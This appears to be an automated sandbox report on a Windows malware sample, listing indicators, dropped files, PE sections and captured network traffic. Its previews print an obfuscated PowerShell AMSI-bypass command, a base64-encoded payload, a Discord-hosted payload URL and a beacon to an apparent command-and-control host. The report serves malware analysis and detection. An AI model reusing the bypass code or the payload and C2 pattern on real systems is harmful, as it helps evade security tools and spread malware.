HDC Information:	• Successful, ratio: 54% (good quality ratio 48.4%) • Quality average: 73.4% • Quality standard deviation: 32%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
17:59:27	API Interceptor	42x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
162.159.134.233	VMKwliCGEP.rtf	Get hash	malicious	Browse	• cdn.discordapp.com/attachments/785611664095313920/785649743954706472/bin.exe

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
cdn.discordapp.com	PO20210722.xlsx	Get hash	malicious	Browse	• 162.159.130.233
	RIi1iCfuVK.exe	Get hash	malicious	Browse	• 162.159.130.233
	kkXJRT8vEl.exe	Get hash	malicious	Browse	• 162.159.134.233
	r3xwkKS58W.exe	Get hash	malicious	Browse	• 162.159.134.233
	P58w6OezJY.exe	Get hash	malicious	Browse	• 162.159.129.233
	4QKHQR82Xt.exe	Get hash	malicious	Browse	• 162.159.134.233
	Swift_Fattura_0093320128_.exe	Get hash	malicious	Browse	• 162.159.130.233
	ySZpdJfqMO.exe	Get hash	malicious	Browse	• 162.159.129.233
	6BeKYZk7bg.exe	Get hash	malicious	Browse	• 162.159.130.233
	Wcqwghjdefrkaiamzhtbgtpbmolvfnoxik.exe	Get hash	malicious	Browse	• 162.159.135.233
	Wcqwghjdefrkaiamzhtbgtpbmolvfnoxik.exe	Get hash	malicious	Browse	• 162.159.134.233
	Invoice 41319 from AGUA.exe	Get hash	malicious	Browse	• 162.159.130.233
	BoFA Remittance Advice-2021207.exe	Get hash	malicious	Browse	• 162.159.130.233
	WmI15xdQH8.exe	Get hash	malicious	Browse	• 162.159.135.233
	lpaBPnb1OB.exe	Get hash	malicious	Browse	• 162.159.133.233
	Hsbc Scan copy 3547856788 Pdf.exe	Get hash	malicious	Browse	• 162.159.130.233
	Statement.xlsx	Get hash	malicious	Browse	• 162.159.135.233
	PO20210719.docx	Get hash	malicious	Browse	• 162.159.135.233
	Wesnvuotnnnxvacefgejmjccyfnnrjmdmc.exe	Get hash	malicious	Browse	• 162.159.134.233
	Wesnvuotnnnxvacefgejmjccyfnnrjmdmc.exe	Get hash	malicious	Browse	• 162.159.133.233
google.com	PO20210722.xlsx	Get hash	malicious	Browse	• 216.58.215.238
	ORD.ppt	Get hash	malicious	Browse	• 172.217.168.9
	ORD.ppt	Get hash	malicious	Browse	• 172.217.168.9
	rrnIEffG4c.exe	Get hash	malicious	Browse	• 172.217.168.36
	Requesting Prices.exe	Get hash	malicious	Browse	• 172.217.168.36

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	85vLO1Rpcy.exe	Get hash	malicious	Browse	• 162.241.62.54
	v8kZUFgdD4.exe	Get hash	malicious	Browse	• 162.241.62.54
	ovLjmo5UoE	Get hash	malicious	Browse	• 173.254.89.32
	wREFu91LXZ.exe	Get hash	malicious	Browse	• 50.87.248.20
	PURCHASE ORDER-890003.exe	Get hash	malicious	Browse	• 50.87.146.199
	SvmxfeZM5Z	Get hash	malicious	Browse	• 192.254.185.125
	ehn0f1d63M	Get hash	malicious	Browse	• 162.144.19.10
	qt75NPEt0t	Get hash	malicious	Browse	• 50.87.73.248
	e4qhQIKEim	Get hash	malicious	Browse	• 74.91.251.235
	#U55aeInquiry RFQ_SK20211907.doc	Get hash	malicious	Browse	• 162.214.203.69
	QxnlprRUTx.exe	Get hash	malicious	Browse	• 162.241.62.54
	Af1Fnq4l4G	Get hash	malicious	Browse	• 76.162.184.193
	FN0ZF2Nm21	Get hash	malicious	Browse	• 173.83.209.249
	DHL 07988 AWB 202107988.xlsx	Get hash	malicious	Browse	• 192.185.35.125
	Order.exe	Get hash	malicious	Browse	• 108.179.243.90
	Audit Notice.exe	Get hash	malicious	Browse	• 173.254.28.216
	ohVyGMo5ga.exe	Get hash	malicious	Browse	• 192.185.121.104
	UwQ0OtK2xW.exe	Get hash	malicious	Browse	• 50.87.218.82
	pago.exe	Get hash	malicious	Browse	• 192.254.187.108
	bank swift... Scan pdf.exe	Get hash	malicious	Browse	• 192.185.164.148

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	VNDRAUS20ARSHR0000067621.xlsx	Get hash	malicious	Browse	• 162.159.134.233
	V3FoZFwKDB.exe	Get hash	malicious	Browse	• 162.159.134.233
	kS2dqbsDwD.exe	Get hash	malicious	Browse	• 162.159.134.233
	Nb2HQZZDIf.exe	Get hash	malicious	Browse	• 162.159.134.233
	#U00e2_#U00e2_Play _to _Listen.htm	Get hash	malicious	Browse	• 162.159.134.233
	41609787.exe	Get hash	malicious	Browse	• 162.159.134.233
	B5xK9XEvzO.exe	Get hash	malicious	Browse	• 162.159.134.233
	RsEvjl1iTt.exe	Get hash	malicious	Browse	• 162.159.134.233
	ORD.ppt	Get hash	malicious	Browse	• 162.159.134.233
	39pfFwU3Ns.exe	Get hash	malicious	Browse	• 162.159.134.233
	47a8af.exe.exe	Get hash	malicious	Browse	• 162.159.134.233
	Comprobante1.vbs	Get hash	malicious	Browse	• 162.159.134.233
	ZlvFNj.dll	Get hash	malicious	Browse	• 162.159.134.233
	QT2kxM315B.exe	Get hash	malicious	Browse	• 162.159.134.233
	4QKHQR82Xt.exe	Get hash	malicious	Browse	• 162.159.134.233
	Convert HEX uit phishing mail.htm	Get hash	malicious	Browse	• 162.159.134.233
	#U2706_#U260e_Play _to _Listen.htm	Get hash	malicious	Browse	• 162.159.134.233
	192-3216-Us.gt.com.html	Get hash	malicious	Browse	• 162.159.134.233
	N41101255652.vbs	Get hash	malicious	Browse	• 162.159.134.233
	FILE_2932NH_9923.exe	Get hash	malicious	Browse	• 162.159.134.233

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\oad[1].jpg	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2026850
Entropy (8bit):	4.762681838766658
Encrypted:	false
SSDEEP:	12288:BgrUL/QryYqJOkK82HIUHvDcZIyy/hBc2T1odg+GfVwZQIzbiVgFvC4nPuoHMcnS:i
MD5:	7E40951D41A43B25F38C6DD25DC4BFE3
SHA1:	D389E4ED359D16981FF0E05739AC4C4A96311C60
SHA-256:	64A73E000DC919BC362CEA33F87549DA0D847C16F826E62138BF269006EF8C1C
SHA-512:	17782CE108E5B7443D69CF024E497D33A3D9A2A39E155A34E3BD59832F447C31EF4DD75E2FAF1B381F38691CCF9E11FB6D579896D999E5097BE1700A5AA17E0
Malicious:	false
Reputation:	low
Preview:	V3JpdGUtVmVyYm9zZSAiR2V0LURlY29tcHJlc3NlZEJ5dGVBcnJheSI7JGE9JGE9V3JpdGUtSG9zdCAnezI3ODE3NjFFLTI4RTAtNDEwOS05OUZFLUI5RDEy N0M1N0FGRX0nO1dyaXRlLVZlcmJvc2UgIkdldC1EZWNvbXByZXNzZWRCeXRlQXJyYXkiOyRhPSRhPVdyaXRlLUhvc3QgJ3syNzgxNzYxRS0yOEUwLTQxMDkt OTlGRS1COUQxMjdDNTdBRkV9JzskYSA9IFtSZWZdLkFzc2VtYmx5LkdldFR5cGUoJ1N5c3RlbS5NYW5hZ2VtZW50LkF1dG9tYXRpb24uQW1zaVV0JysnaWxz JykKJGggPSAiNDQ1NjYyNTIyMDU3NTI2MzE3NDQ1MjU1NDg0NyIKJHMgPSBbc3RyaW5nXSgwLi4xM3wle1tjaGFyXVtpbnRdKDUzKygkaCkuc3Vic3RyaW5n KCgkXyoyKSwyKSl9KS1yZXBsYWNlICIgIgokYiA9ICRhLkdldEZpZWxkKCRzLCdOb25QdWJsaWMsU3RhdGljJykKJGIuU2V0VmFsdWUoJG51bGwsJHRydWUp OyAkYT0kYT1Xcml0ZS1Ib3N0ICd7Mjc4MTc2MUUtMjhFMC00MTA5LTk5RkUtQjlEMTI3QzU3QUZFfSc7JGE9JGE9V3JpdGUtSG9zdCAnezI3ODE3NjFFLTI4 RTAtNDEwOS05OUZFLUI5RDEyN0M1N0FGRX0nOyRhPSRhPVdyaXRlLUhvc3QgJ3syNzgxNzYxRS0yOEUwLTQxMDktOTlGRS1COUQxMjdDNTdBRkV9JzskYT0k YT1Xcml0ZS1Ib3N0ICd7Mjc4MTc2MUUtMjhFMC00MTA5LTk5RkUtQjlEMTI3QzU3QUZFfSc7CldyaXRlLUhvc3QgIisrKysrKysrKysrKysrKysrKysrKysrKy srKysrKysrKysrKysrKysrKysr

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C 14
Malicious:	false
Preview:	PSMODULECACHE......P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1........Uninstall-Module........inmo........fimo ....Install-Module........New-ScriptFileInfo........Publish-Module........Install-Script........Update-Script........Find-Command........Update-ModuleManifest........Find-DscRe source........Save-Module........Save-Script........upmo........Uninstall-Script........Get-InstalledScript........Update-Module........Register-PSRepository........Find-Script.... ....Unregister-PSRepository........pumo........Test-ScriptFileInfo........Update-ScriptFileInfo........Set-PSRepository........Get-PSRepository........Get-InstalledModule........Find- Module........Find-RoleCapability........Publish-Script.........7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1........Describe........Get-TestDriv eItem........New-Fixture........In........Invoke-Mock........InModuleScope........Mock........SafeGetCommand........Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1352
Entropy (8bit):	5.370926585110904
Encrypted:	false
SSDEEP:	24:3YPpQrLAo4KAxX5qRPD42HOoFe9t4CvKuKnKJfMoOBq+Y:IPerB4nqRL/HvFe9t4Cv94afMoOBq+Y
MD5:	5A7C43375E2B3C9D028C036F7E199FDF
SHA1:	0B83ACEFE60D292C1A76DCEA7160D6E14D2FAA77
SHA-256:	04DC7F291DA8492242C8386028CC4D8DAB5ADA6DDA60A08677495495E2A6F6A8
SHA-512:	420D7C9467B1087D3E01BA4DFC76348DCDB97A61B5FA8A52BA167E566D4859220843EFDD64B650183BFA2E4D7E5C454FD21CF89D95F79AC13E671AAE8BC627 B
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Preview:	@...e.....@.....8.....'....L..}.....System.Numerics.H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHost0.....G-.o.. .A...4B.....System..4.....[...{a.C..%6..h.....System.Core.D.....fZve...F.....x.).....System.Management.AutomationL.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.<.....H..QN.Y.f.....System.Management...@.....Lo...QN.....<Q.....System.DirectoryServices4.....Zg5..:O..g..q.....System.Xml..4.....T..'Z..N..Nvj.G.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....)L..Pz.O.E.R.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1pghm4uj.4m1.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tlvkzbwx.aab.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\Documents\20210722\PowerShell_transcript.965543.TYqX5dwv.20210722175925.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	10447
Entropy (8bit):	4.196049168281877
Encrypted:	false
SSDEEP:	192:l2Giw/GOrwwJYZbKIDFs+xS2Giw/GOrwwJYZbKIDFs+xrL99999L:Ezw/GOrwwJYgIDFVxlzw/GOrwwJYgIDX
MD5:	2A0D140A36C556BC4C74DF793E698D99
SHA1:	299D4F22830E4FF96EC8093F77B29C93779B9E41
SHA-256:	A090D1E73A91DDFD68E472ADD0FE24FBCF94505500A111CEF0D4642E529DA9CB
SHA-512:	289F7991CD626D87AE6661820338737A85B486FA907D49696F1F62CCBE8EB707B7A22EF5AFA5FCEF18E140A19AF9E0E669F111D51FDCB6B04F54B420E51A20C
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210722175925..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 965543 (Microsoft Windows NT 10.0.17134.0)..Host Application: Powershell $8B0111F552=[Ref].Assembly.GetType('Sy'+'stem.'+'Mana'+'gem'+'ent'+'.Autom'+'atio'+'n.A'+'m'+'si'+'Utils');$835FFE1926='4456625220575263174452554847';$9FE0AD5C66=[string](0..13|%{[char][int](53+($835FFE1926).substring(($_*2),2))})-replace ' ';$58FB808063=$8B0111F552.GetField($9FE0AD5C66,'Non^^^'.replace('^^^','Pub')+'lic,S'+'tatic');$58FB808063.SetValue($null,$true);($A72F9B815A=$A72F9B815A=Write-Host 'EC4AAB5808223EB722F9C2063ED056665AA80AC5658F9D06815720759C3EB4C4B7065724C3DEFA63DEB58FC3FA9D22121674');$676544567888888888876545666778=@(91,82,101,102,93,46,65,115,115,101,109,98,108,121,46,71,101,116,84,121,112,101,40,39,83,121,39,43,39,115,116,101,109,46,39,43,39,77,97,110,97,39,43,39,103,101,109,39,43,39,101,110,116,39,43,3

Static File Info

General

File type:	PE32+ executable (console) x86-64, for MS Windows
Entropy (8bit):	6.055482508518817
TrID:	• Win64 Executable Console (202006/5) 92.64% • Win64 Executable (generic) (12005/4) 5.51% • Generic Win/DOS Executable (2004/3) 0.92% • DOS Executable Generic (2002/1) 0.92% • VXD Driver (31/22) 0.01%
File name:	s2rsXUiUn8.exe
File size:	26624
MD5:	f5041ec4ce468a07ecbfd076bc0f879b
SHA1:	bda8cea1ec8d1cea253fc661559cd84cee2195b9
SHA256:	caff14d450514a35eac5ba34b3e74126360662d7c8fdf60a8008a0e3bb8ed0b3
SHA512:	4e64a727da994675aa7517f260d639691f6a94bc9c510dcde9d54f2f6e7f005b8b799eeea1d9aad1dc5128290654fa884a4aa0e397f96444914a067b8bd15c88
SSDEEP:	768:ko9xN+bR7ftwwAqCnv/sx3OfEbR7t6ll:nPwbR8t/3MR7AP
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...h..`.....'.....H.....@..... ....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4014e0
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows cui
Image File Characteristics:	EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x60F1F868 [Fri Jul 16 21:21:44 2021 UTC]
TLS Callbacks:	0x40dba0
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	eb4027891a3c2b24db6240a4f60e56ad

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x1d28	0x1e00	False	0.581510416667	data	5.9205123354	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_256BYTES, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_1BYTES, IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_2048BYTES, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8BYTES, IMAGE_SCN_CNT_CODE, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.data	0x3000	0xd0	0x200	False	0.130859375	data	0.806747366598	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_256BYTES, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_1BYTES, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_2048BYTES, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.rdata	0x4000	0x1530	0x1600	False	0.352450284091	data	4.41763079769	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_2048BYTES, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.pdata	0x6000	0x270	0x400	False	0.6533203125	data	5.62214281151	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_256BYTES, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_ALIGN_1BYTES, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.xdata	0x7000	0x1f4	0x200	False	0.462890625	data	3.72511278935	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_256BYTES, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_ALIGN_1BYTES, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.bss	0x8000	0x980	0x0	False	0	empty	0.0	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_ALIGN_2048BYTES, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.idata	0x9000	0x7e8	0x800	False	0.53759765625	data	4.83593419899	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_256BYTES, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_ALIGN_2BYTES, IMAGE_SCN_ALIGN_1BYTES, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_1024BYTES, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_512BYTES, IMAGE_SCN_ALIGN_4BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.CRT	0xa000	0x68	0x200	False	0.056640625	data	0.170145652003	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_2048BYTES, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_8BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.tls	0xb000	0x10	0x200	False	0.02734375	data	0.0	IMAGE_SCN_ALIGN_MASK, IMAGE_SCN_ALIGN_16BYTES, IMAGE_SCN_ALIGN_64BYTES, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_ALIGN_2048BYTES, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_ALIGN_32BYTES, IMAGE_SCN_ALIGN_8BYTES, IMAGE_SCN_ALIGN_8192BYTES, IMAGE_SCN_ALIGN_4096BYTES, IMAGE_SCN_MEM_READ
.vmp0	0xc000	0xec0	0x1000	False	0.83056640625	data	7.19991970418	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_NOT_PAGED, IMAGE_SCN_MEM_READ
.cobf	0xd000	0xbde	0xc00	False	0.638997395833	data	6.157131337	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Imports

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
07/22/21-17:59:32.490432	ICMP	382	ICMP PING Windows			192.168.2.5	216.58.215.238
07/22/21-17:59:32.490432	ICMP	384	ICMP PING			192.168.2.5	216.58.215.238
07/22/21-17:59:32.532665	ICMP	408	ICMP Echo Reply			216.58.215.238	192.168.2.5

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jul 22, 2021 17:59:32.378942013 CEST	192.168.2.5	8.8.8.8	0xa53f	Standard query (0)	google.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:32.432296038 CEST	192.168.2.5	8.8.8.8	0xb7ca	Standard query (0)	google.com	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:33.240242004 CEST	192.168.2.5	8.8.8.8	0x4bc7	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Jul 22, 2021 18:00:57.994560957 CEST	192.168.2.5	8.8.8.8	0xe518	Standard query (0)	www.rajuherbalandspicegarden.com	A (IP address)	IN (0x0001)
Jul 22, 2021 18:01:19.086133957 CEST	192.168.2.5	8.8.8.8	0x8d59	Standard query (0)	www.strawberrylinebikehire.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jul 22, 2021 17:59:32.429265022 CEST	8.8.8.8	192.168.2.5	0xa53f	No error (0)	google.com		216.58.215.238	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:32.489460945 CEST	8.8.8.8	192.168.2.5	0xb7ca	No error (0)	google.com		216.58.215.238	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:33.302604914 CEST	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:33.302604914 CEST	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:33.302604914 CEST	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:33.302604914 CEST	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Jul 22, 2021 17:59:33.302604914 CEST	8.8.8.8	192.168.2.5	0x4bc7	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Jul 22, 2021 18:00:58.188177109 CEST	8.8.8.8	192.168.2.5	0xe518	No error (0)	www.rajuherbalandspicegarden.com	rajuherbalandspicegarden.com		CNAME (Canonical name)	IN (0x0001)
Jul 22, 2021 18:00:58.188177109 CEST	8.8.8.8	192.168.2.5	0xe518	No error (0)	rajuherbalandspicegarden.com		192.185.17.130	A (IP address)	IN (0x0001)
Jul 22, 2021 18:01:19.148035049 CEST	8.8.8.8	192.168.2.5	0x8d59	Name error (3)	www.strawberrylinebikehire.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.rajuherbalandspicegarden.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49724	192.185.17.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 18:00:58.357666969 CEST	7373	OUT	GET /pjje/?bxl0d=DltNRLknYIPOXZZpswXifEZmZKsLvkDXv3EaEi+D7UBg3hXwO76Ip4IkAw1khMTnG44t&r48tw=4hF0dRLhcH HTTP/1.1 Host: www.rajuherbalandspicegarden.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 18:00:59.770776987 CEST	7375	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 22 Jul 2021 16:00:59 GMT Server: nginx/1.19.10 Content-Type: text/html; charset=UTF-8 Content-Length: 0 X-UA-Compatible: IE=edge Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Location: http://rajuherbalandspicegarden.com/pjje/?bxl0d=DltNRLknYIPOXZZpswXifEZmZKsLvkDXv3EaEi+D7UBg3hXwO76Ip4IkAw1khMTnG44t&r48tw=4hF0dRLhcH X-Endurance-Cache-Level: 2 X-Server-Cache: true X-Proxy-Cache: MISS

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jul 22, 2021 17:59:33.423166037 CEST	162.159.134.233	443	192.168.2.5	49711	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Tue Jan 19 01:00:00 CET 2021	Wed Jan 19 00:59:59 CET 2022	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
